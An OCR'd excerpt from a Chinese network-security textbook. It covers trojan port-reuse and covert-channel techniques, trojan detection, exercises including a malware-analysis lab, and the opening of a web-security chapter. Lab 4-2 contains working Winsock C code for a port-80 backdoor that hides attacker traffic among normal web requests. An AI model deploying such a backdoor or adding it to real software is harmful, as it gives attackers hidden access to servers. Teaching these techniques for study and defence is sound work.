如果木马程序不打开新的端口,而是利用系统已开放的端口进行通信,显然可以提高其隐藏性,并且可以避开防火墙对端口的监测。这就是所谓的端口复用技术(也称端口劫持)。由于没有打开新的端口,只对信息进行字符匹配,没有权限之分,对网络数据的传输性能几乎不受影响,也不会引起用户对已打开端口的怀疑。对于基于 TCP/UDP 协议的网络程序,在通信时必须把本地 IP 和某个端口号绑定到一个套接字上进行端口的隐藏。当系统收到一个数据包时,如果木马复用了该端口,由木马在客户端发送数据给端口前截获这个数据,由判断模块通过特定的包格式(特征值)判断是不是木马控制端发来的数据,若是则交给木马程序处理,否则将其转交给端口程序,该过程如图 4-9 所示。




图 4-9 端口复用原理

实验 4-2 端口复用测试实验

【实验目的】

(1) 理解"端口复用"技术。

(2) 理解木马客户端与服务端的交互模式。

【实验环境】

测试可选择实体机或在虚拟机里进行,操作系统为 Windows 平台。

【实验原理】

端口复用实际上是在服务器安装一个中间程序,在客户端发送数据给端口前截获这个数据,然后判断这是不是黑客发来的数据,如果是,把它发给后门程序;如果不是,则转发给端口程序,返回信息再发给客户端。所以中间程序既是一个服务端程序(监听连接),也是一个客户端程序(发送给端口程序)。要使用复用端口,中间程序的监听使用 Socket 的 setsockopt()函数设置。

【实验过程】

(1) 根据端口复用原理,先编写中间程序(即服务端程序)。

实际上,应用程序或者进程所需要的 IP 和端口用的只是回环地址 127.0.0.1 和其所需要的端口,端口复用技术中最重要的一个函数是 setsockopt(),由它实现端口的重绑定。函数原型如下:

```
int PASCAL FAR setsockopt(
    SOCKET s,
    int level,
    int optname,
    const char FAR* optval,
    int optlen);
```

其中:

s:标识一个套接口的描述字。

level:选项定义的层次;目前仅支持 SOL_SOCKET 和 IPPROTO_TCP 层次。

optname:需设置的选项。

optval:指针,指向存放选项值的缓冲区。

optlen:optval 缓冲区的长度。

setsockopt()函数用于任意类型、任意状态套接口的设置选项值。若无错误发生,setsockopt()返回 0,否则返回 SOCKET_ERROR 错误,应用程序可通过

WSAGetLastError()获取相应的错误代码。

基本实现过程是后门程序对 80 端口进行监听，接收到数据后对数据进行分析，如果是自己的数据包，则后门程序自己进行处理；如果不是，则把数据转发到 127.0.0.1 地址的 80 端口上供本地 Web 服务使用。下面的代码运行在木马受控端。

```
#include <stdio.h>
#include <WINSOCK2.H>                  //加入 Socket 的头文件与链接库
#pragma comment(lib,"Ws2_32.lib")      //端口复用程序包含监听与连接两种功能的 Socket
void proc(LPVOID d);                   //工作线程
int main(int argc,char * argv[])
{                                                  //初始化 Socket 参数
    WSADATA wsaData;
    WSAStartup(MAKEWORD(2,2),&wsaData);            //Socket 版本
    SOCKADDR_IN a,b;
                   //一个是用于外部监听的地址,另一个是接收到 accept 时用于处理接收的结构
    a.sin_family=AF_INET;
    a.sin_addr.s_addr=inet_addr(argv[1]);
    a.sin_port=htons(80);
    SOCKET c;                                      //c 是用于监听的 Socket
    c=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
    bool  l=TRUE;
    setsockopt(c,SOL_SOCKET,SO_REUSEADDR,(char * )&l,sizeof(l));
                                                   //重用端口设置
    bind(c,(sockaddr * )&a,sizeof(a));             //绑定
    listen(c,100);                                 //监听
    while(1)
    {
    int x;
    x=sizeof(b);
    SOCKET d=accept(c,(sockaddr * )&b,&x);         //d 是当接收到连接时用的 Socket
                                                   //监听的 Socket 只有一个而处理接收到
                                                   //的 Socket 可有多个,个数由连接数决定
    CreateThread(                                  //开始处理线程
    NULL,0,(LPTHREAD_START_ROUTINE)proc,(LPVOID)d,0,0);
 }
 closesocket(c);
 return 0;
}
void proc(LPVOID d)
{
 SOCKADDR_IN sa;                               //用于连接 Web 80 端口的 Socket 的结构
                                               //(这个相当于客户端程序,向外服务端连接)
                                               //向外连接 Socket 只有一个
 sa.sin_family=AF_INET;
 sa.sin_addr.s_addr=inet_addr("127.0.0.1");
```

```
    sa.sin_port=htons(80);
    SOCKET web=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
    connect(web,(sockaddr*)&sa,sizeof(sa));        //用此线程程序连接 Web
    char buf[4096];
    SOCKET ss=(SOCKET)d;                           //把传进来的处理连接的 Socket 赋给 ss
    while(1)
    {
        int n=recv(ss,buf,4096,0);                 //从外部连接 d(即 ss)收到数据
        if(n==0)                                   //没有数据
            break;
        if(n>0 && buf[0]=='y')
        {
            send(ss,"hello!,my hacker master!",25,0);
                                                   //是攻击者的数据,由木马程序处理
        }
        else
        {
            send(web,buf,n,0);                     //不是攻击者的数据,把信息发给 Web 服务
                                                   //程序(转发到 127.0.0.1,即服务端)
            n=recv(web,buf,4096,0);                //接收到正常服务程序返回的信息
            if(n==0)                               //如果正常服务器程序没有返回信息,则退出
                break;
            else
                send(ss,buf,n,0);                  //否则把服务器正常信息发给客户端(相当
                                                   //于客户端是没有恶意行为的用户)
        }
    }
    closesocket(ss);
}
```

(2) 分析以上程序,程序认为属于木马的数据包是什么特征值?

(3) 请编写客户端的连接程序(必要时可更改服务端程序)。

(4) 构造属于/不属于木马的数据包,发送给受控端(即服务端),进行实验测试。实验时,防火墙有什么反应?

(5) 在测试时,用 Wireshark 捕获往来的数据包,深入分析实验过程。

① Wireshark 认为受控端与控制端的数据包是什么协议?

② 分析受控端与控制端的交互过程。

③ 对于不属于木马的数据,受控端如何处理?

【实验思考】

(1) 根据实验,讨论木马利用端口复用技术可以进行哪些攻击?

(2) 端口复用技术与 Hook 技术对木马来说有什么异同?

3. 隐蔽信道技术

传统木马信道技术借助于端口规则和进程规则躲避防火墙,难以保证木马信道的可靠性和稳定性。隐蔽信道是指利用任何非常规通信手段在网络中传输信息的通道。木马隐蔽

信道的核心是突破主机防火墙的拦截。一种实现方法是利用 TCP/IP 协议头中定义的域，这些“域”往往在传输数据时必须强制填充，所以可以在 Option 域填充木马数据；另一种方法是使用特殊协议传递数据，比如 HTTP、ICMP。HTTP 是 WWW 服务的标准协议，防火墙一般只检查 HTTP 头，对正文不做处理。木马可以把数据写到正文中传递，从而绕过防火墙的检测。ICMP 是 IP 协议的附属协议，用来传递差错报文及其他消息报文。木马程序伪装成一个 ping 程序，把数据隐藏在 ICMP 报文的选项数据字段进行传送：服务端发出的数据伪装成 ICMP_ECHO，客户端发出的数据伪装成 ICMP_ECHOREPLY。这样系统就会将 ICMP_ECHOREPLY 的监听处理任务交给木马程序，一旦特定的标志响应包出现，木马就能进行命令接收和处理。这样实现的隐蔽信道摆脱了端口的限制(因为 ICMP 报文由系统内核或进程直接处理而不通过端口)，达到了更好的隐藏效果。

4. 传输加密技术

由于木马传输数据的截获手段正在不断地发展，木马服务端和客户端通信传输的数据如果是明文，极易被协议分析软件和嗅探软件(如 Wireshark)获取信息内容，并暴露客户端的网络位置。为了避免这个问题，一些木马使用了加密算法对传输内容进行加密，使之不被对方或第三方截获后轻易地破解出明文，更不能通过分析网络数据来判断木马的存在，对木马服务端和客户端都起到了很好的保护作用。

木马数据采用何种加密算法极为重要。对称密码体制的优点是具有很高的保密强度，加解密速度较快，可以经受较高级破译力量的分析和攻击，但其密钥必须通过安全可靠的途径传递。而非对称密码体制可以适应开放性的使用环境，密钥管理问题相对简单，可以方便安全地实现数字签名和验证，但其加解密速度较慢，不适用于大量数据的加解密。

在算法的设计上既要考虑加密算法时效性，还要考虑算法对木马系统所带来的负面影响。如果过于简单则易于破解；也不能过于复杂，加解密的过程不能占用太长的时间和太多的系统资源。一般木马数据加密传输方案是用非对称密码体制(如 RSA)进行数据加密密钥的传递，而用对称密码体制(如 DES)即数据加密密钥来进行实际传输的数据的加解密。实际设计时，可以使用 RSA 算法加密 DES 的加密密钥，然后通过网络传递经加密以后的密文，这样可有效地提高系统数据传输的安全性。

一个木马加密方案如图 4-10 所示。当受控端连接到控制端后，控制端利用 RSA 算法产生加密公钥 R1 与解密私钥 R2，将 R1 传输给受控端。受控端接收到加密公钥 R1 后，随机生成数据加解密密钥 KEY，利用加密密钥 R1 加密后传输给控制端。控制端利用解密私钥 R2 将数据解密，得到数据加解密密钥 KEY。这样就完成了控制端与受控端交换数据加解密密钥 KEY 的过程，以后通信时，就可以利用 KEY 进行数据加解密。

4.2.7 木马检测与清除

木马检测技术可以分为两类：基于主机的木马检测技术和基于网络的木马检测技术。基于主机的木马检测技术主要在单个主机上，通过主机上的一些特征对木马等恶意软件进行检测。基于网络的木马检测技术主要在网络层，通过对网络流量特征的分析，对木马攻击、僵尸网络等进行检测和防范。

1. 主机的木马检测技术

主机的木马检测技术主要有以下 3 种方式。




图 4-10　木马数据加解密流程

1）特征码检测

特征码是某个已知恶意程序特有的一串二进制信息，它是该恶意程序的唯一标识，特征码一般不大于 64B。特征码检测是目前最成熟、可靠和有效的恶意软件检测技术，它具有误报率低、检测效率高、检测准确率高、稳定性高的特点，同时也是应用最广泛的检测技术。

这种检测技术需要事先知道木马文件的特征值，并将特征值存进检测特征库中，当对恶意软件进行检测时，需将其特征码与特征库的特征码进行对比来实现检测。但特征码的搜集一般都存在滞后性，因为首先要对捕获到的木马样本程序进行分析，对代表木马的核心代码进行定位，并需要对这段代码进行反复的测试验证，只有确保这段代码可以将该木马程序与其他合法程序区别时，才能确定这段代码是特征码，并加入到特征库中，并在以后的检测中不断地升级更新特征码库。

特征码检测技术的缺点是不能检测到新出现的恶意软件，对一些已知恶意软件的变种也难以检测。

2）壳检测与逆向分析

加壳是一般木马的通用手段，既可以压缩木马的大小，又可以在一定程度上防止被人逆向分析，还可在一定程度上做到对查杀软件免疫。因此，如果检测发现可疑文件被加壳，再结合公司信息等其他一些信息（微软公司的系统文件一般是不加壳的），即可初步判断是否为木马了。

查壳的主要工具是 PEiD。由于不同的壳有其特征码，利用这一点就可识别是被何种壳所加密。PEiD 的原理是利用搜索特征串来完成对壳的识别。

如果通过壳检测还是无法准确判断其是否为木马时，可以通过动态调试或静态反汇编来对文件进行进一步分析，通过追踪其行为和查看其汇编代码，即可分析出其具体的功能，从而准确判断是否为木马文件。

动态调试就是利用调试器（例如 OllyDBG 工具），单步跟踪执行软件。OllyDBG 适合于调试 Ring3 级的程序，功能十分强大。

静态分析则是从反汇编出来的程序清单上分析，从提示信息入手。大多数软件在设计时都采用了人机对话方式（即在软件运行过程中，需要由用户选择的地方，由软件显示相应

的提示信息，并等待用户击键选择）。而在执行完某一段程序之后，便显示一串提示信息，以反映该段程序运行后的状态：正常运行，出现错误，或提示下一步操作的帮助信息。为此，如果对静态反汇编出来的程序清单进行解读，就可了解软件的编程思路，以便顺利破解。常用的静态分析工具有 W32DASM、C32Asm 和 IDA Pro 等。

3）实时监控检测

实时监控是指从多个不同的角度对流入、流出系统的数据进行过滤，检测并处理其中可能含有的恶意程序代码。实时监控主要包括文件监控、内存监控、邮件监控、脚本监控等。当恶意软件在通过更改系统文件和设置注入计算机时，这种检测技术可以有效地检测到恶意软件。查找木马特定的文件是一个常用的方法，例如，众所周知“冰河”的特征文件是 G_Server.exe，但“冰河”的另一个特征文件伪装成 Windows 的内核 kernl32.exe，还有另一个更隐蔽的文件 sysexlpr.exe。“冰河”之所以给文件取这样的名字就是为了更好地伪装自己。

实时监控在反木马等恶意软件方面体现出良好的实时性：恶意程序一旦入侵系统，会立刻被实时监控检测到并被直接清除，从而减少或者避免恶意程序对系统造成的破坏。其缺点是只能检测已知的恶意程序，不能检测未知恶意程序。其主要原因是实时监控也是借助特征码进行检测的。比如内存监控，就是检查内存数据是否具有已知恶意程序的特征码。此外，由于实时监控技术需要实时对文件系统进行监控，对计算机的系统资源消耗比较大，会降低计算机的运行性能。

4）启发式检测

启发式检测通过在一个控制的环境中运行可疑的执行文件，并观察系统文件（如注册表、敏感文档、服务等）、系统进程和系统 API 函数等来检测木马等恶意软件。

2. 基于网络的木马检测技术

基于网络的木马检测技术主要通过对可疑网络流量的分析来实现对攻击行为的检测。相比于基于主机的检测方式，基于网络的恶意流量检测技术能够为整个局域网提供实时的风险感知能力，且具备更低的部署成本和更大的保护范围，该技术一般是在现有的成熟的 NIDS 技术和产品上进一步改进而来的。

习　题　4

1. 阅读 RFC 1244，理解木马的定义。

2. 选择题。

（1）使用计算机时感觉到操作系统系统运行速度明显减慢，打开任务管理器后发现 CPU 的使用率达到了 100%，最有可能受到的攻击是（　　）。

A. 特洛伊木马　　B. 拒绝服务　　C. 欺骗　　D. 中间人攻击

（2）当收到认识的人发来的电子邮件并发现其中有意外附件，应该（　　）。

A. 打开附件，然后将它保存到硬盘

B. 打开附件，但是如果它有病毒，立即关闭它

C. 用防病毒软件扫描以后再打开附件

D. 直接删除该邮件

(3) 下列病毒出现的时间最晚的类型是(　　)。

A. 携带特洛伊木马的病毒　　B. 以网络钓鱼为目的的病毒

C. 通过网络传播的蠕虫病毒　　D. Office 文档携带的宏病毒

(4) 网络传播型木马的特征有很多,以下描述中正确的是(　　)。

A. 利用现实生活中的邮件进行散播,不会破坏数据,但是会将硬盘加密锁死

B. 兼备伪装和传播两种特征并结合 TCP/IP 网络技术四处泛滥,同时还添加了"后门"和击键记录等功能

C. 通过伪装成一个合法性程序诱骗用户上当

D. 通过消耗内存而引起注意

(5) 采用"进程注入"可以(　　)。

A. 隐藏进程　　B. 隐藏网络端口

C. 以其他程序的名义连接网络　　D. 以上都正确

(6) 木马程序一般是指潜藏在用户计算机中带有恶意性质的(　　),利用它可以在用户不知情的情况下窃取用户联网计算机上的重要数据信息。

A. 远程控制软件　　B. 计算机操作系统

C. 木头做的马　　D. 类似于诸葛亮发明的木牛流马

(7) 以下(　　)属于木马的特点。

A. 自动运行性　　B. 隐蔽性

C. 能自动打开特定端口　　D. 具备自动恢复能力

(8) 以下描述中(　　)不属于木马的特征。

A. 监控用户行为,获取用户重要资料

B. 发送 QQ、MSN 尾巴,骗取更多人访问恶意网站,下载木马

C. 盗取用户账号,以达到非法获取虚拟财产和转移网上资金的目的

D. 安装以后随时自动弹出广告

(9) 有记录在线/离线特征的木马属于(　　)木马。

A. 代理　　B. 键盘记录　　C. 远程访问型　　D. 程序杀手

3. 设计一个 DLL 木马模拟程序,包括客户端和服务端两部分程序。先行将服务端植入,再进行连接。然后查看进程管理器,分析其进程隐藏情况。

4. 如图 4-11 所示,虽然局域网有防火墙、NIDS 等防护措施,但还是发现局域网里有 PC 受到木马攻击,试分析可能的木马类型,并提出防御建议。




图 4-11　实验拓扑

5. 国外流行一种“敲诈者木马”，通过邮件夹带附件进行传播。一经激活，Office 文档及图片就会被恶意深度加密，要求用户在 72 小时内向指定账户汇入 300 美元，否则将销毁解密密钥。该木马病毒采用非对称的 RSA-2048 算法加密，解密私钥只有木马作者拥有。木马加密的文件非常广泛，如果没有木马作者提供的私钥，所有这些文件将全部作废，无法恢复，危害很大。讨论此种木马加密文件的可能破解与预防方法。

6. 计算机病毒测试实验。

实验目的：

(1) 掌握各种系统软件工具的使用，能对内存、注册表、文件中的数据进行分析。

(2) 掌握病毒的特征，能提出合理的防范措施。

实验软件环境：装有 Windows 系统的 VMware 虚拟机，其中安装有 OllyDBG、Filemon、SReng2、RegShot、SSM、PEiD、OD 等应用软件。在开始实验之前，确保虚拟机内的系统纯净，然后保存虚拟机的快照。

这些软件作用如下。

OllyDBG：动态追踪工具，将 IDA 与 SoftICE 结合起来的思想，Ring 3 级调试器，简单易用，是比较流行的调试解密工具。该软件同时支持插件扩展功能，是目前最强大的调试工具。

Filemon：文件系统监视软件，它可以监视应用程序进行的文件读写操作。它将所有与文件相关的操作(如读取、修改、出错信息等)全部记录下来以供用户参考，并允许用户对记录的信息进行保存、过滤、查找等处理，给系统的维护提供了极大的便利。

SReng2：计算机安全辅助和系统维护辅助软件。主要用于发现、发掘潜在的系统故障和大多数由于计算机病毒造成的破坏，并提供一系列的修改建议和自动修复方法。

RegShot：可以扫描并保存注册表的快照，并对两次快照进行自动对比，找出快照间存在的不同之处，结果可以保存成 txt 或者是 html 文档。

SSM：系统监控软件，通过监视系统特定的文件(如注册表等)及应用程序，达到保护系统安全的目的，是一款对系统进行全方位监测的防火墙工具。它不同于传统意义上的防火墙，系针对操作系统内部的存取管理，因此与任何网络/病毒防火墙都是不相冲突的。

PEiD：著名的查壳工具，其功能强大，几乎可以侦测出所有的壳。

OD：反汇编工具 OllyDebug(简称 OD)，一款功能十分强大的动态追踪工具。

实验需要下载一款病毒样本，安装在虚拟机上，利用工具软件进行分析。本实验是针对 orz. exe 的病毒样本的查杀分析测试。

检测分析计算机病毒的过程如下：

(1) 了解 orz. exe 及其危害性。

(2) 运行 RegShot 进行注册表快照比较。

首先，运行 RegShot 软件，在选择日志输出路径后单击 1st shot，即对纯净系统下的注册表进行快照。之后不要退出程序，接下来运行要测试的 orz. exe，再单击 2st shot，即对运行病毒后的注册表进行快照。在第二次快照完成之后，单击 compare 便会在浏览器中显示出注册表的变化。请给出截图并进行分析。

(3) 对使用系统端口进行比较。

将虚拟机系统还原至纯净快照，运行 CMD，切换到 C 盘根目录下，输入 netstat －an >

netstat1.txt 命令，这样做是保存纯净系统下系统所开端口的记录。之后运行病毒文件，再输入 netstat － an >netstat2.txt。对比两个 TXT 文档的变化。根据端口分析能得出什么结论？

（4）用 SReng2 分析病毒样本静态行为。

再次将虚拟机还原到纯净快照处，打开 SReng2，单击左侧的智能扫描功能，然后开始扫描，保存扫描结果。在运行病毒后再次运行 SReng2，并保存扫描结果，对比两次结果并进行分析。

（5）通过 Filemon 观察病毒的操作。

由于 new orz.exe 病毒对 Filemon 进行了映像劫持，所以需要将主程序名更改一下方可正常运行。同样，还原虚拟机至纯净快照，打开 Filemon，将过滤条件设置为 new orz.exe，然后运行病毒程序。注意观察文件夹 C:\Documents and Settings\Administrator\Local Settings\Temp。

（6）OllyDBG 分析

还原虚拟机系统，运行 PEID 对 new orz.exe 进行查壳，其使用的是什么壳？脱壳之后能发现其原代码是用什么语言编写的？

将其代码载入 OD，查找字符串，结合对 new orz.exe 行为的分析检查其创建的绿化.bat 和修改的权限，病毒有没有对杀毒软件都进行了映像劫持？是否影响了任务管理器？

（7）通过 SSM 对病毒进行动态分析。

与 Filemon 一样，在用 SSM 对病毒进行动态监控时，也需要将 SSM 主程序更改名称。最后一次将系统还原至纯净快照，安装 SSM，并将系统内的安全进程设为信任。再次运行病毒，进行分析。

实验思考：

（1）如何手工对 orz.exe 病毒进行专杀？写出方法和清除步骤。

（2）如何预防 orz.exe 病毒？

7. 了解逆向分析技术原理，利用实验 4-1（或实验 4-2）受害端可执行程序的木马代码文件，然后使用反汇编工具进行调试分析。

第 5 章　Web 安全技术

Web 是 Internet 非常重要的应用，其安全问题尤为突出。本章详述 Web 面临的主要威胁，包括 SQL 注入、跨站脚本攻击、网页挂马等攻击类型，提出一些防御措施，并介绍了网站的扫描工具。

5.1　Web 安全概述

Web 站点的安全是网络安全技术中的重要领域。在电子商务广泛应用的今天，黑客不断地侵害基于 Web 的应用程序，以获取账户信息、信用卡和其他机密数据。黑客已经具备了很多实施攻击的技术，如发动 SQL 注入式攻击、跨站脚本攻击、目录遍历攻击、身份验证攻击、目录穷举和其他的漏洞利用。这些入侵方式时常更新，并被用于传播和促进对 Web 应用程序的进一步攻击。

Web 应用程序，例如购物车、表单、登录页面、动态内容和其他预定的应用程序，这些都被设计为允许 Web 站点的访问者提交各种个人数据和其他机密数据。如果这些 Web 应用程序不安全，那么数据库的敏感信息就会处于严重的风险之中。

Web 的安全问题，究其产生的原因有以下几个方面。

(1) Web 站点和相关的 Web 应用程序必须保持全天候服务，使用者包括客户、供应商等。

